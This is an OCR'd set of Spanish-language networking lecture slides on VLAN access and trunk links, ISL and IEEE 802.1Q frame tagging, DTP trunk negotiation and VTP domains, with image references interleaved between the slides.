
Tipos de enlaces

Enlaces de acceso



- **Un enlace de acceso es un enlace que es miembro de una única VLAN**


Tipos de enlaces



Enlaces de trunk


- **Un enlace de trunk es capaz de transportar múltiples VLAN**

Identificación de trama



- Desarrollado para comunicaciones entre varios switches
- Pone un indentificador en la cabecera de la trama
- Trabaja a nivel 2 OSI

Identificación de trama




- **Packets traversing a shared backbone carry VLAN identification within the packet header**

VLAN Identification Options:


- **Cisco ISL**
- **IEEE 802.1Q**

Inter Switch Link (ISL)



- ISL añade una cabecera y un trailer a cada trama (30 bytes)
- Es propietario de Cisco
- Está ya en desuso, por la implementación de IEEE 802.1q


IEEE 802.1Q



- **Solo añade 4 bytes a la trama:**


- 2-byte tag protocol identifier (TPID)
  - A fixed value of 0x8100. This TPID value indicates that the frame carries the 802.1Q/802.1p tag information.
- 2-byte tag control information (TCI)

Negociación de trunk




- El protocolo Dynamic Trunk Protocol (DTP) negocia el establecimiento o no de enlaces de trunk

Eliminar VLAN de trunks




- Solo deberían circular las VLAN necesarias en cada trunk

VLAN trunk protocol (VTP)




- Se establece un dominio de VTP
- Los servidores de ese dominio son los que dicen las VLAN que debe haber en los switches
- No es necesario configurarlas en todos
- Se mantiene la consistencia
- Debe existir password de dominio

Modos de funcionamiento VTP



